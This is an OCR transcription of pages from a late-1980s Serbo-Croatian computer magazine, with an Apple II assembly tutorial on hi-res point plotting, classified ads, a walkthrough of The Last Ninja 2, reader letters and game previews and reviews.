        ASL   $2000 X       S($2000+X)<
        BPL   L1            Sedmi bit S($2000+X) se ispituje ispitivanjem
                            indikatora N
        LDA   #0
        STA   $2000 X       S($2000+X)=0
        INX                 X=X+1
        CPX   #$28          X=$28?
        BNE   L2            Ako nije skok na L2
        RTS
```

Mini-asembler

Adresa	Maš kod	Mini-asembler	Adresa	Maš kod	Mini-asembler
0300–	AD 50 C0	LDA $C050	0306–	AD 54 C0	LDA $C054
0303–	AD 53 C0	LDA $C053	0309–	AD 57 C0	LDA $C057
030C	A2 00	LDX #$00			
030E	A9 01	LDA #$01	031D	A9 00	LDA #$00
0310–	9D 00 20	STA $2000 X	031F–	9D 00 20	STA $2000 X
0313–	A9 32	LDA #$32	0322–	E8	INX
0315–	20 A8 FC	JSR $FCA8	0323–	E0 28	CPX #$28
0318–	1E 00 20	ASL $2000 X	0325–	D0 E7	BNE $30E
031B–	10 F6	BPL $0313	0327–	60	RTS

Nastavljamo gde smo stali Rekli smo dakle da su lokacije $2000 od $2027 zadužene za prvi red tačaka na ekranu Prirodno bi dakle bilo pretpostaviti da je sledećih 40 lokacija ($2028–$204F) zaduženo za drugi red daljih 40 za treći itd Na žalost stvari uopšte nisu tako proste Naime „epl" ima prilično složenu organizaciju video-memorije i adrese u kojima se čuvaju podaci o stanju tačaka ne nalaze se tako jednostavno Da bismo čitaocu olakšali rad dacemo ovde gotov „recept" kako odrediti adresu na kojoj se čuva podatak o tački i kako odrediti bit u sadržaju te lokacije koji je odgovoran baš za traženu tačku

Ako sa M i N označimo koordinate tačke koju želimo da iscrtamo, i sa n_7-n_0 označimo bitove (sedmi do nulti) iz N tako da je

$$N=n_7n_6n_5n_4n_3n_2n_1n_0$$

adresu na kojoj se čuva stanje tačke na koordinatama (M N) nalazimo prema sledećoj formuli

$$ADR-001n_2n_1n_0n_5n_4n_3n_7n_6n_7n_6000+(M\ div\ 7)$$

a bit koji čuva stanje baš te tačke je **(M mod 7)**-mi bit sadržaja lokacije na adresi ADR Pri ovome M div 7 odnosno M mod 7 označavaju količnik odnosno ostatak pri celobrojnom deljenju M sa 7

PRIMER naći lokaciju na kojoj se čuva podatak o tački sa koordinatama (169,114) (brojevi su zadati dekadno)

Ovde je M=169 N=114=$72=(01110010) pa je n=0 n–1 n=0

Odavde je ADR=0010101100101000+(M div 7)=$2B28+(M div 7)

I pošto je 169 div 7=24=$18 169 mod 7=1 to je

$$ADR=\$2B28+\$18=\$2B40$$

Kako je M mod 7=1 za tačku sa koordinatama (169 114) „zadužen" je prvi bit na adresi $2B40 Da bi se tačka upalila potrebno je taj bit postaviti na jedinicu a da bi se ugasila – na nulu Postavljanje bita na jedinicu bi se u mašinskom jeziku naravno izvelo naredbom ORA) a postavljanje na nulu – naredbom AND

U algoritmu koji sledi generišu se posebno niži i viši bajt adrese B koja je ista kao adresa ADR samo što se na dodaje M div 7 B je dakle zadato sa


$$B=001n_2n_1n_0n_5n_4n_3n_7n_6n_7n_6000$$


Kada u Y registar stavimo M div 7 pod pretpostavkom da je adresa B zadata u dve sukcesivne lokacije na nultoj strani uz pomoć indirektnog adresiranja dobija se efektivna adresa koja je jednaka zbiru adrese B i broja Y a to je upravo adresa ADR

Koordinata M može da bude od 0 do 279 pa ne može da se smesti u 8-bitni registar Zato se M predstavlja kao 16-bitni broj pomoću nižeg bajta NM i višeg bajta VM Pri tome je VM=0 ili VM=1

Deljenje M sa 7 se vrši oduzimanjem s tim da ako je VM=0 vrši se obično deljenje a ako je VM–1 onda je M=NM+256=(NM+4)+7·36 (jer je 256=4+7·36) pa treba deliti NM+4 sa 7 i količniku dodati 36 a ostatak se direktno dobija

Algoritam





U prethodnom algoritmu treba obratiti pažnju na oznaku ←VB←n←A koja označava da se akumulator pomera ulevo a zatim VB rotira ulevo, te da tako bit n_3 „prelazi“ u NB.

Program koji sledi napisan je tako da potprogram uzima ulazne podatke na sledeći način: u akumulatoru treba da je broj N, a NM i VM su u X i Y registrima respektivno. Adresa B je na nultoj strani, A(NB)=0, A(VB)=1.

Pravi asembler

```
         ORG  $300
NB       EQU  0          B se čuva na nultoj strani – na adresama 0 i 1
VB       EQU  1
HPLOT    PHA             A=n n5n3u4n3u2n1n0 i čuva se privremeno na steku
         AND  #$C0       A=n7n6000000 (peti do nulti bit postaju nule)
         STA  NB         NB=n7n6000000=N AND $C0
         LSR  A
         LSR  A          A=00n7n60000
         ORA  NB
         STA  NB         NB=n7n6n7n60000 (vrši se operacija ORA između
                         sadržaja akumulatora i NB
         PLA             A=n7n6n5n4n3u2u1n0 (vraćeno sa steka)
         STA  VB         VB=u7n6n5n4n3n2n1n0
         ASL  A
         ASL  A          A=n5n4n3n2n1n000
         ASL  A
         ROL  VB         A=n4n3n2n1n0000
                         VB=n6n5n4n3n2n1n0n5 <-VB<-n5<-A
         ASL  A
         ROL  VB         A=n3n2n1n00000
                         VB=u5n4n3n2n n0n5n4 <-VB<-n4<-A
         ASL  A          A<-
         ROR  NB         A=n2n1n000000 NB=n3n7n6n7n6000 n3->NB
         LDA  VB         7 6 i 5 bit iz VB postaju nule a zatim 5 bit
         AND  #$1F       postaje jedinica (dejstvom naredbi AND ORA)
         ORA  #$20
         STA  VB         VB=001n2n1n0n5n4
                         Konačno vrednosti VB i NB su kompletirane i B
                         ima vrednost 001n2n n0n5n4n3n7n6u7u6000
         TXA             Sada treba deliti M sa 7
                         Najpre je A=NM (niži bajt od M)
         CPY  #0         Ako je viši bajt od M različit od nule (jednak
         BEQ  L1         jedinici)
         LDY  #35        niži bajt se uveća za 4 a početna vrednost
                         količnik za 36
         ADC  #4         (nije -1 već 35)
                         Ako je bilo NM=0 onda treba da bude
                         Y=-1 međutim postavlja se Y=0
                         s tim da se kasnije u programu „preskoči“
                         naredba INY
L2       INY             Od NM se oduzima po 7 i svaki put se količnik
L1       SBC  #7         uveća za 1 sve dok NM ne postane manje od nule
         BCS  L2
         ADC  #7         Sada je u Y količnik a u akumulatoru je
                         ostatak umanjen za 7 pa mu se dodaje 7 da bi
                         postao stvarni ostatak
         TAX             Ostatak ide u X-registar
         LDA  TABELA X   i iz tabele se uzima broj koji ima X ti bit postavljen
                         na jedinicu (za X=0 to je 1 za X=1 to je 2   za
                         X=6 to je $40)
         ORA  (NB) Y     vrši se operacija ORA između vrednosti na adresi
         STA  (NB) Y     B+Y (na adresi koju smo ranije u tekstu označili
                         sa A) tj X ti bit se postavlja na jedinicu
         RTS             Kraj
TABELA   DFB 1 2 4 8 $10 $20 $40
START    LDA  $C050
         LDA  $C053      Postavljanje mešanog tekstualno grafičkog režima
         LDA  $C054      rada
         LDA  $C057
         LDA  #0         Glavni program  A se menja od 0 do 99 (dekadno)
LO       PHA             Sadržaj akumulatora se čuva na steku
         TAX             U akumulatoru je N a niži bajt M se postavlja na
         LDY  #0         vrednost iz akumulatora viši bajt je nula
                         tako da konačno dobijamo M=A N=A
         JSR  HPLOT      Poziv potprograma koji crta tačku na
                         koordinatama (M N) odnosno (A A) pošto je
                         M=A N=A
         PLA             Sadržaj akumulatora se vraća sa steka
         CLC             A=A+1
         ADC  #1
         CMP  #100       A=100?
         BNE  LO         Ako nije skok na LO
         RTS             Kraj
```

U ovom programu pažnju treba obratiti na činjenicu da su podaci (tabela sa vrednostima 1 2 ... $40) unutar programa. Ovo je metoda koja nije preporučljiva početnicima. Međutim, ovde je ovde opravdano jer se tabela nalazi uz potprogram s kojim je logički u vezi.

Mini-asembler

```
Adresa  Maš kod   Mini-asembler
0300-   48        PHA
0301-   29 C0     AND #$C0
0303-   85 00     STA $00
0005-   4A        LSR
0306-   4A        LSR
0307-   05 00     ORA $00
0309    85 00     STA $00
030B-   88        PLA
030C-   85 01     STA $01
030E-   0A        ASL
030F-   0A        ASL
```

PET PLUS

```
031       0A         ASL
0311      26 01      ROL $01
0313-     0A         ASL
0314-     26 01      ROL $01
0316-     0A         ASL
0317-     66 00      ROR $00
0319-     A5 01      LDA $01
031B-     29 1F      AND #$1F
031D-     09 20      ORA #$20
031F-     85 01      STA $01
0321-     8A         TXA
0322-     C0 00      CPY #$00
0324-     F0 05      BEQ $032B
0326-     A0 23      LDY #$23
0328-     69 04      ADC #$04
032A-     C8         INY
032B-     E9 07      SBC #$07
032D-     B0 FB      BCS $032A
032F      69 07      ADC #$07
0001      AA         TAX
0332-     BD 3A 03   LDA $033A X
0335-     11 00      ORA ($00) Y
0337-     91 00      STA ($00) Y
0339-     60         RTS
033A-     01 02      ORA ($02 X)     Monitor pri listanju
033C-     04         ???             programe pokušava
033D-     08         PHP             da tabelu protumači
033E-     10 20      BPL $0360       kao mašinske
0340-     40         RTI             naredbe
0341-     AD 50 C0   LDA $C050
0344-     AD 53 C0   LDA $C053
0347-     AD 54 C0   LDA $C054
034A-     AD 57 C0   LDA $C057
034D-     A9 00      LDA #$00
034F-     48         PHA
0350-     AA         TAX
0351-     A0 00      LDY #$00
0353-     20 00 03   JSR $0300
0356-     68         PLA
0357-     18         CLC
0358-     69 01      ADC #$01
035A-     C9 64      CMP #$64
035C-     D0 F1      BNE $034F
035E-     60         RTS
```

Ovde treća reči još nekoliko rečenica na kraju Naime „epl II+" podržava rad sa grafikom u boji na ekranu kolor televizora Pri ovome nema svaka tačka svoju boju već iscrtavanjem jedne složene šara tačaka (konkretno gustih vertikalnih linija) postiže se da televizor iscrta boju budući da nije sposoban da prati toliku brzinu menjanja crnih i belih tačaka Tak na zelenom monitoru se primećuje šta je posred) Rutina iz našeg programa ne podržava boje ona se ponaša kao da je postavljena boja pomoću HCOLOR=3 u bejziku Ako pak želite da dobijete i boju morate razmisliti o tome da ne „palite" svaku tačku po horizontali već SVAKU DRUGU, recimo samo tačke sa parnim ili samo tačke sa neparnim X koordinatama

Nekoliko napomena u vezi sa drugom video memorijom Ona se aktivira naredbom HGR2 u bejziku i u mašinskom jeziku za prebacivanje na red sa njom koristi se ulazno-izlazna adresa $C055 Ona ima potpuno istu organizaciju kao prva video-memorija samo je na adresi za $2000 većoj tako da se adresa i bit na kojoj se nalazi podatak o nekoj tački nalaze isto kao i kod prve video--memorije samo što adresi još treba dodati $2000 Tako u našem primeru za tačku sa koordinatama (189 114) našli smo da je podatak u prvoj video-memoriji na adresi $2B40 a u drugoj će biti na $4B40

Vežbe

1 Obrisati video-memoriju (Ona čeljn čitanje ulazno-izlaznih adresa samo postavljaju grafički režim a ne brišu video-memoriju tako da se često posle čitanja tih adresa na ekranu vidi neka nasumična šema tačaka Naredba HGR bejziku međutim briše video-memoriju Neka sada i vaše rutine rade isto to)

2. Izmeniti prethodni program tako da on

a) briše

b) invertuje tačku na koordinatama M N

(invertovanje tačke je promena njenog stanja ako je bila upaljena da se ugasi ako je bila ugašena da se upali)

3 Izmeniti prethodni program tako da radi sa drugom video-memorijom

4 Kao što znate rad bejzika je zasnovan na izvršenju pojedinih potprograma iz ROM-a Tako kada u bejziku izvršavate naredbu HPLOT tačka se crta pozivanjem odgovarajućeg potprograma Zanimljivo je da je rutina HPLOT iz ovog teksta zapravo delimično prepisana iz ROM-a tj instrukcije jednog dela naše rutine pa i njihovi kodovi mogu se naći u ROM-u Pokušajte da pronađete gde su (ROM zauzima adrese od $D000 do $FFFF)

5 Razmislite o tome kako biste iscrtali liniju između dveju tačaka ekrana koje su zadate svojim koordinatama Ovo je prilično težak zadatak

6. Razmislite o tome kako biste nacrtali krug sa datim koordinatama centra i poluprečnikom Ovo je još teži zadatak

7 Nacrtajte okvir ekrana (liniju duž svih ivica ekrana)

Rade Todorović

Mali Oglasi

HARDVER

Prodajem SHARP PC-1350 džepni računar+kasetni interfejs+programi Jovan, tel 011/488-79-89

Prodajem za HP 71B HPIL, Text ROM 4 K RAM a, 3½ i 5¼ diskete Tel 011/593-731

Schneider CPC 6128 zeleni monitor i printer DMP 2000 prodajem. Tel 041/255-471

Originalan „spektrumov" kazetofon (Datarecorder) nov, prodajem za 300 000 — dinara. Tel 053/57-074

Amstrad 6128 sa kolor monitorom CTM 644 i pratećim programima prodajem Tel 011/464-892

Prodajem IBM PC XT kompatibilan računar 10 M mono monitor i miš, tel 071/541-225

Prodajem ainu periferiju zaostalu iza C-128 Tel 051/511-032

TIM

Prodajem komplet štampanih ploča za „tim 011" i rado komplet pasivnih elemenata, sistemsku disketu, skoro dovršen ispravljač Tel 023/524-546, Dejan (zvati pre podne)

Prodajem „tim 011" bez procesora, RAM-a i FDC-a. Gotov ispravljač PC interfejs Tel. 061/218-406, Vinko

Prodajem osnovni komplet „tim 011"+P-SU Slaven Vištica, Divaltova 278, Osijek, tel 054/57-389

SERVISI

RE — INK osvežavanje traka za printere. Tel 011/489-113

— 4 cm, Computer Service
VIII Vrbik 33a/II
41000 Zagreb
tel 041/538-277 od 10 do 12 i od 16 do 17 sati
— Spectrum Commodore Atari, Amstrad
— brzi i kvalitetni popravci
— prodaja interface-a, joystick-a, kablova membrane za tastaturu, Centronics interface a, memorijskih proširenja, rezervnih dijelova

RAZNO

— 5 cm slika I
HELP file u programskom jeziku dBASE III plus vrlo često upotrebljavaju početnici i napredni korisnici dBASE-a. Jedini problem je u tome što je HELP file napisan na engleskom jeziku. Rješenje je naš HELP file napisan na slovenačkom, hrvatskom ili srpskom jeziku koji je potpuno kompatibilan (100%) sa originalnim HELP file-om iz dBASE III plus
ANA BLAŠKOVIĆ, Poste Restante, 41000 Zagreb

Nudim višak elektronskog materijala dinamičke memorije HM 4864 2 i HM 50256-12 mikroprocesor HD 64180RP6 sa podnožjem, EPROM-e 27256-20 (32K) i 27C512-20 (64K) statičke memorije HM 6116 i HM 6264LP-10. Tel 157-775 posle 17 sati

Razbarušeni sprajtovi



Uređuje Slobodan Perović

THE LAST NINJA 2

Poslije ubistva Kunitokije ninđa je pročitao na pergamentu da šogun Kunitoki vodi poslove s drogom u Njujorku. Pri izlasku iz palače primijetio je da je duh Kunitokija pobjegao u pravcu Amerike. Zatim je otišao svom prijatelju da ga helikopterom prebaci u Njujork. Tu počinje igra.

1. nivo „Central park" (centralni park)

Ninđža se spustio na otvorenu pozornicu u Central parku. Otiđite u unutrašnjost zgrade i tamo istucite čuvare. Preciznim pogotkom u žutu lampu na ploči koja će pocrniti oslobodit ćete prolaz u prizemlje. Vratite se u starinu prostoriju i padnite kroz prolaz. Naći ćete se u prizemlju zgrade. Tu pokupite ključ i izađite van. Ne jurite odmah kroz ogradna vrata, nego istražite okolinu i pokupite u podnožju piramide nešto što sliči stepenicama, na piramidi pokupite štap, u ženskom WC-u (?!) dve dijele nunčaka (dio po dio, jer su dva WC-a) i hamburger za život. Kada to obavite izađite uz pomoć ključa kroz ogradna vrata. Sada ćete morati uz pomoć čamca koji plovi preskočiti rijeku. U sljedećoj prostoriji počet će vas gristi bijesni roj osa. Pobjegnite im ali krivudavim putem a ne ravnim! Na kraju krivudavog puta skočite da biste došli na mali otok gdje je usidren brodić, odgumite ga štapom, zatim se vratite i otiđite ravnim putem. Tamo ćete opet preskočiti rijeku uz pomoć broda.

2. nivo „City streets" (gradske ulice)


U ovom nivou nađite mač u prodavaonici nunčicu opreme koju prodaje neki ninđa iza vrata koja će zasvijetliti, bocu alkohola kod pijanca i ključ za otvaranje šahtova u kućici u blizini pijanca. Nemojte zaboraviti ni hamburger u prostoriji ispred pijanca. Kada sve to pokupite pronađite šaht na nogostupu. Šaht ćete pronaći na sljedeći način: Otiđite dvije prostorije od pijanca prema gore, pređite na drugu stranu ulice i odmah pređite tu prostoriju. Od ove prostorije otiđite dvije prostorije prema dole. Tu se nalazi šaht. Otvorite ga ključem za otvaranje šahtova i uđite u njega. U ovom nivou je važno da se ne izgubite u ulicama. Pazite da se ne vrtite u krug!

3. nivo „The sewers" (kanalizacija)

Odmah na početku nivoa pronađite treći ključ, koji služi za otvaranje šahtova kanalizacije! Zatim se iz prostorije u kojoj ste pokupili ključ vratite u prostoriju prije nje. Sa tom doskočite na drugi dio puta kroz kanalizaciju. Kad dođete u prostoriju u kojoj su otvorena plava vrata, nemojte juriti kroz njih nego trećim ključem otvorite nešto što sliči na šaht. Sada ste u prizemlju kanalizacije. Idite putem dok ne dođete do nekog krokodila (putem nailazite na više vrata jednih uz druge, tamo su samo jedna prava, i tu se ne možete izgubiti). Kada dođete do krokodila vratite se u prostoriju unazad i bocu alkohola stavite o baklju na zidu (samo na toj baklji to možete učiniti). Sada iz boce izlazi nešto crveno, a na bijelo! Vratite se u prostoriju s krokodilom i gađajte ga bocom (tu primijenite znanje iz „The Last Ninja" i kada ste gađali psa). Krokodil će se zapaliti i izgorjeti!

4. nivo „The basement" (skladište droge)

Ovdje prvo pronađite izlaz iz prve prostorije, a zatim se popnite ljestvama na željezni plato. Hodajući po njemu pokupite lift karticu i meso. Zatim se vratite i siđite, pa krenite do kamijske laboratorije (ništa lakše) i u njezinim prostorijama nađite jedan bijeli predmet kojim otrujte meso i dajte panteri da se uspava. Poslije nje lift-karticu stavite u labiu pokraj lifta u koji ćete ući.



Mapa Darko Staničić, Vuk Milutinović

5. nivo „Office block" (uredi)

Odmah pri izlasku iz lifta izađite i u sljedećoj prostoriji uđite kroz vrata. Tu je kompjuterska soba. Pokušajte da uzmete prvi kompjuter, a tada će se pojaviti neka šifra. Obavezno je zapamtite. Sada iziđite i pronađite prostoriju gdje su dvoja vrata. Uđite na ona koja vode prema gore a ne na ona koja vode desno. Tamo na pražnom stolu nalazi se nešto slično džojstiku. Pokušajte to uzeti, a onda će se otvoriti tajna vrata! Idite po prostorijama dok ne dođete do nekog ogromnog ventilatora (ništa lakše). Primaknite se ventilatoru i malo po malo pomičite džojstik i preći ćete ga. Tu treba dosta vježbati. Sada dođite pred željezna vrata i kleknite kao da hoćete nešto pokupiti. Vrata će se otvoriti. Naći ćete se na malom platou na osmom katu! Pazite da ne padnete! Dođite do ljestava i popnite se na krov zgrade. Tamo vas čeka vaš prijatelj s helikopterom. Kada on odleti vi sa tom izađite iz ekrana u pravcu kojim je on otišao.

6. nivo „Mountain hideway" (visoka vila)

Otkačite se od helikoptera i skokovima dospijte na krov. U sljedećoj prostoriji kroz strgan crijep uđite u vilu. Pronađite uže i dođite u prostoriju gdje ste ušli u vilu. Produžite kroz vrata i užetom spustite se u kuhinju (otvor je velik kao vrata). Nemojte ići stepenicama i u podzemlje dok ne isključite alarmni sistem u sobi pokraj kuhinje koji se nalazi na tabli. Iza jedne biljke nalazi se tajni prolaz u podzemlje. Uđite i ubijte stražara, a zatim na tabli upalite svjetlo u sljedećoj prostoriji. Pređite u tu prostoriju, a tada ćete doći u kotlovnicu gdje prijeti vruća para. Primaknite se tabli koja ima bijelo dugme i bliža je pari te ga pritisnite. Para će se pojaviti na drugome mjestu, a vi idete dalje.

7. nivo „Final battle" (konačni obračun)

Odmah uđite u prostoriju gdje je velika petokraka zvijezda s pet svijeća. Primaknite se kineskom natpisu, pred koji kleknite kao da želite nešto uzeti a tada će se natpis podignuti i pojavit će se sef. Uzmite sef, i tada ćete morati upisati šifru koju ste dobili na petom nivou. Sef će se otvoriti a vi uzmite predmet u sefu. Kada ga uzmete ostanite mirni jako se naglo pojavljuje duh zlog šoguna Kunitokija. U borbi palite svijeće isto kao da ih hoćete uzeti. Nemojte ubiti duha dok niste upalili sve svijeće. Duha Kunitokija ubijte u sredini petokrake zvijezde a tada će naglo zvijezda zasvijetliti i duh će se razdvajati. Brzo vratite predmet u sef i tada ćete ugledati završnu sliku i poruku: „YOU HAVE CAPTURED THE SPIRIT OF THE EVIL SHOGUN KUNITOKI. MAY IT NEVERAGAIN BE UNLEASHED" (VI STE UBILI DUHA ZLOG ŠOGUNA KUNITOKIJA. NEKA VIŠE NIKAD NE OŽIVI)

U igri treba spomenuti i tipku „J" za određivanje moda kretanja. Imate 3 različita moda! Moje vrijeme je 19:32 minuta. Grafika u igri je perfektna kao i muzika. A sada rekord za sve hakere: ovu vrlo tešku igru prošao sam za dvanaest dana! Tko je u stanju da obori ovaj rekord bez ikakvih trikova? Nemojte misliti da je ovo izuzetno laka igra. Zapravo ona je vrlo teška, jer ako se uzme u obzir da sam na dan igrao ovu igru pet sati vidi se njezina težina. O igri „The Last Ninja 3" nema zasad nikakvog govora.

Ivan Skuliber, Zagreb

Prkaz meseca

Nagrada redakcije ravnopravno je pripala Ivanu Skuliberu iz Zagreba (prikaz) i Vuku Milutinoviću i Darku Staničiću iz Beograda (mape) za igru „The Last Ninja 2". Pored toga u emisiji Radio Beograda „Čip i sedam jarića" tokom decembra meseca objavljeni su i prikazi igara „Vulcan (Vedran Senečić iz Vinkovaca) i „Dark sceptre" (Željko Gašo iz Herceg Novog)

Usijani džojstik

Piše ovako: „Imam SHARP MZ 800 i javljam vam se prvi put. Naime, napisa bilo kakve vrste za svaj računar nema u našim časopisima, pa me zanima da li ste zainteresovani za opise igara?"
Potpisan je Branko Štulić iz Zagreba.
Dabome da smo zainteresovani.

Jaroslav Marić iz Aleksandrovca obaveštava nas da je igrajući „Bomb Jack" stigao do ravno 2 435 960 poena.
Nazdravlje.
I još nešto — pouk koji tražiš naćićeš bez po muke ako prelistaš brojeve bilo koga od naših računarskih časopisa.

Eva i poruke za Miroslava Šarca.
Prikaz igre „The Great Giana Sisters" objavili smo poodavno. Nađi nešto novije.

Rubriku „Razbarušeni sprajtovi" realizujemo u saradnji sa emisijom „Čip i sedam jarića" koja se svake subote emituje na Prvom programu Radio Beograda počev od 14.02.
Naš zajednički telefon je 011/339-070
Očekujemo da se javite utorkom od 12.00 do 14.00

Moja top-lista

1. *Boulder Dash*
2. *Bomb Jack*
3. *Wizard of War*
4. *Fire Ant*
5. *Aztec Challenge*
6. *Lazy Jones*

Nino Petrak, Zagreb

Moja top-lista

1. *Last Ninja*
2. *Boulder Dash*
3. *International Karate 1—3*
4. *Bomb Jack*
5. *Rasten*

Goran Petrak, Zagreb

Nastavak na 75 str

Nastavak sa 73 str

Mirisi iz kuhinje

Što je Božić bliži to lova zanosnija mi niše

Ta generalna zapadna istina, razume se važi i za Veliku Britaniju i njeno veliko tržište kompjuterskih igara. Softverska firme zakupljuju oglasni prostor na sat i na hvat njihovi programeri rade po 36 sati dnevno, a igrači se unapred oblizuju i broje dana. Jedni se raduju čitajući da se dogotovljava SUPERTRUX (tj. SUPER TRUCKS, tj. SUPERKAMIONI) u kojoj se kamioni trkaju u tri dimenzije, drugi opet, jedva čekaju da učitaju AFTER BURNER na tri ili sali u avion i krenuli u vazdušne akrobacije

Treći su čuli da se sprema BATMAN jamačno veoma različit od onog prvobitnog i polupzaboravljenog. Borba za pravdu i sl. vodi čoveka šišmiša na opasne ulice u još opasniju pećinu i u hel prekriven lapelom sa užrokom pingvina i kišobrana. Odmah se vidi da je posredi nešto ludo i nezaboravne.

Četvrti odvajaju novac na stranu da bi uštedeli za CAVEMAN UGHLYMPICS, tilt olimpijska igra iz preolimpijskih — štaviše neandertalskih — vremena a peta više privlači IRON LORD jer ih vraća u nešto bližu, krstašku prošlost u kojoj se glavni junak, kraljević vraća iz krstaškog rata i, kao kakav Hamletov preteča na zatiče na prestolu oca nego strica. Šta dalje čini, jasno vam je

Šesti okreću leđa svemu tome vi devši da je jedna francuska firma ot kupila od jedne engleske firme licencu za igru JUNGLE BOOK rađenu po američkoj (Diznijevoj) verziji Kiplingove KNJIGE O DŽUNGLI čija se radnja, kao što znamo, odvija u Indiji.

Sedmi po svemu sudeći neće dugo čekati da se pojavi CIRCUS igra koja je savršeno verna svom nazivu. U njoj igrač menja uloga dok stanom o clan, i biva čas dreser čas skakač u bure s vodom, čas čovek-žule a čas Sarojanove zbirke pripovedaka (tj. smeli mladić na letećem trapezu)

Ko zna, možda će se baš oni najbolje provesti

V St.


Nove dimenzije

IZVAN SVIH STANDARDA

Na engleskom tržištu zabavnog softvera svaka nedelja pojavljuje se na desetine igara sumnjivog kvaliteta. Čak su i velike kuće počele da izdaju N-te nastavke svojih igara, sa promenjenim naslovom grafikom i nekim novim rutinama. Najviše je u modi skidanje igara sa velikih automata, i tu prednjači firma „Imagine", mada je to sve već odavno viđeno iako su programi tehnički savršeno urađeni. Međutim postoje ljudi kojima je programiranje izazov i oni su rešili da postave neke nove standarde u proizvodnji zabavnog softvera, tako da su se pre nekoliko nedelja u Engleskoj pojavili neki programi koji nas doslovno ostavljaju bez teksta. Ovog meseca predstavljamo vam tri programa nedavno izašla, koja ruše dosadašnje standarde.




Prvi je T-WRECKS, koga je izdala firma „Gremlin Graphic". Što se tiče ideje, slična je rampage-u. Cilj vam je da u ulozi praistorijskog čudovišta tiranosaura porušite jedan grad u njegovu okolinu. Međutim najbolja stvar u igri je figura koju pokrećete odnosno ogromno čudovište veličine pola ekrana. Međutim i pored veličine sprajta on se i dalje brzo pokreće a zbog fenomenalne animacije izgleda vam kao da je živo. Čudovište može skakati penjati se uz zgradu proždirati ljude i automobile. Sigurno pored svega ovoga ne očekujete da je igra u boji, već da je monohromatska kao i njeni prethodnici, ali varate se. Sve vrvi od boja, pa ćete se zapitati da li je ispred vas stvarno onaj stari „spektrum" sa njegovim problemima sa atributima. Ovde je programer upotrebio jedan trik koji je iskreno rečeno već bio upotrebljen u igri „Kamov". Oko celog sprajta stavio je crni omotač, tako da se preklapanje boja ne primećuje. Zvuka nema mnogo ali su sve akcije na ekranu propraćene odgovarajućim zvučnim efektima. Jedina zamerka programu je što nije predviđen za „spektrume" sa 48k memorije već samo za 128 icu. Ako istu posedujete učitajte igru i osećaćete se kao da ste ispred nekog automata u luna parku



Drugi je program R-TYPE, koga će na tržište izbaciti firma „Activision". Pomenuta firma se odavno bacila na prepravljanje programa sa automata, pa tu ni „R-type" nije izuzetak, jer je prvobitnu slavu stekao upravo na automatu. Međutim, nikada od programa sa automata ne očekujemo da izgleda isto i na „spektrumu" ali ovoga puta programeri su se neverovatno približili originalu. Prva dobra stvar u igri su grafika i boje koje nas stvarno teraju na razmišljanje. Ponekad nam se učini da svaka tačka ima svoju boju što je na „spektrumu" veoma teško izvodljivo (čitaj nemoguće). Druga dobra stvar je brzina kojom sprajtovi preleću preko ekrana. Ponekad na ekranu će se naći i po se damnaest—sedamnaest sprajtova, a kretanje će biti i dalje brzo. Posebno oduševljavaju ogromna figura na kraju nivoa koje ozbiljno prete da izađu iz ekrana. I još nešto kada budete gledali skrinove, znajte da nije šala. stvarno su sa spektruma.

Treći program u ovoj seriji je SAVAGE, koga je uradila firma „Probe" a na tržište će ga izbaciti niko drugi do „Firebird". Igra se sastoji iz tri dela, i svaki je igra za sebe. U prvom delu „Savage" nastavlja tamo gde je „Trantor" stao. Ovde će vas oduševiti veliki sprajtovi koji su takođe dobro obojeni i animirani pa vam se čini da gledate crtani film. Stvar koja oduševljava je i brzo skrolovanje na levo i desno. Pazite samo da se ne uplašite kad neki od neprijatelja eksplodira, jer se raspadne u hiljadu komadića preko celog ekrana. Naravno po tradiciji na kraju svakog nivoa postoji ogromno čudovište koga treba uklonti da bi se prešlo na sledeći nivo. Treba li da napominjem da je i ovo perfektno urađeno? Drugi deo se odigrava u Dolini smrti. Sada lebdite u vazduhu sečajući sa „Space harriera". Međutim ove



dva igre se ne mogu porediti jer je igra toliko brza da će vam se zavrteti u glavi. Osim toga, tu su i ogromni sprajtovi veličine na pola ekrana i uz to još i obojeni. U trećem delu ste u ulozi orla koji se mora boriti sa gomilom čudovišta. Na ovom nivou najviše očarava animacija svih likova, veličine do šezdeset karaktera. Pogledajte skrinove i sve će vam biti jasno

Na kraju teksta nećemo donositi nikakve zaključke nego ćemo pitanje ostaviti otvorenim. Možda će već u sledećem broju biti prikaz neke igre koja je otišla još dalje.

Vladimir Janković, Beograd

VULCAN

Ova strateška igra simulira situaciju na bojištima u sjevernoj Africi od 12. novembra 1942 do 13 maja 1943. I omogućava vam da se stavite u ulogu Ajzenhauera (Einsenhower) ili Romela. Možete igrati udvoje, s tim da uloge podijelite

Prije početka same igre morate izabrati scenario po kojem ćete igrati. Na raspolaganju imate

1 Race for Tunis (Trka za Tunis) 19 poteza
2. Kassarine (Kasarine) 12 poteza
3 Eight Army (Osma armija) 22 poteza
4 Operation Vulcan (Operacija Vulkan) 23 poteza
5. The Tunisiancampaign (Tuniška bitka) 183 poteza

Dok je u prva četiri scenarija cilj zauzeti što više gradova i uništiti što više protivničkih jedinica, u petom saveznici pobjeđuju ako zauzmu Bizertu i Tunis, a Nijemci ako zadrže barem jedan od ta dva grada.

Kada sve to izaberete možete početi igru. Na lijevom dijelu ekrana se nalazi cjela mapa zajedno sa jedinicom koju pomjerate i okolnim jedinicama. U donjem dijelu ekrana se nalazi ime jedinice i njena vrsta (pješadija tenkovska jedinica, štabovi itd.) a desno na ekranu se nalazi izbor naređenja koja se odnose na jedinice koje pomjerate

Naređenja su

1 Move — (pokretanje) treperajući kvadrat odvedete na mjesto gdje želite prebaciti jedinicu
2. Assault — (napad) napadate jedinicu koja se nalazi kraj vaše
3 Travel — (vožnja cestom) isto kao i „Move" samo što je brže i jedinica se može prebaciti samo na cestu
4. Hold — (stani) jedinica ostaje na mjestu gdje se nalazi
5 Fortify — (utvrđivanje-ukopavanje) jedinica se ukopava i bolje podnosi napad protivnika.

Osim tih naredbi postoje i naredbe koje se ne odnose direktno na borbu. To su

1 Inspect — gledajte što se nalazi ispod vaše jedinice (teren),
2. Pass — preskočite tu jedinicu (naredbe joj izdajete na kraju, poslije svih ostalih jedinica)
3. Divise — jedinicu dijelite na više drugih (2 3 4 itd.),
